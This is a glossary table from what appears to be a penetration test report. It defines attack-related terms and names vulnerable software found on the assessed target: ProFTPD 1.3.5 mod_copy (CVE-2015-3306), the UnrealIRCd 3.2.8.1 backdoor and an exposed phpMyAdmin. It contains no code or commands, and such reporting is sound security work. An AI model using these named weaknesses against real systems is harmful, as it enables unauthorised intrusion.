MITRE ATT&CK	Adversarial Tactics, Techniques, and Common Knowledge — framework mapping real-world attacker behaviour patterns
mod_copy	ProFTPD module enabling SITE CPFR/CPTO file copy commands — allows unauthenticated file operations in version 1.3.5
Nmap	Network Mapper — open-source network scanner for port discovery and service version detection
NOPASSWD	Sudoers configuration directive allowing command execution as root without requiring password confirmation
phpMyAdmin	Browser-based MySQL database administration interface — exposed at http://192.168.100.29/phpmyadmin on the target
Privilege escalation	Process of gaining higher system permissions than initially granted — e.g. from user shell to root/administrator
ProFTPD	Widely used FTP server software; version 1.3.5 contains the CVE-2015-3306 mod_copy vulnerability
RCE	Remote Code Execution — the ability to run arbitrary commands on a target system from a remote location

/etc/shadow	Linux file storing hashed user passwords — should be readable by root only; access confirms full system compromise
SMB	Server Message Block — Windows/Samba file sharing protocol running on port 445 on the target
SQL Injection	Web vulnerability where unsensitised user input is interpreted as SQL commands, enabling database manipulation
SUID	Set User ID bit — Linux permission flag causing a file to run with the permissions of its owner, not the caller
TLP: RED	Traffic Light Protocol RED — highest restriction: content limited to named individual recipients only
UnrealIRCd	IRC server software; version 3.2.8.1 contains a hardcoded backdoor inserted via supply chain compromise in 2010
XSS	Cross-Site Scripting — web vulnerability allowing attacker-controlled JavaScript to execute in a victim's browser

Table 9: Glossary of technical terms and acronyms used throughout this report.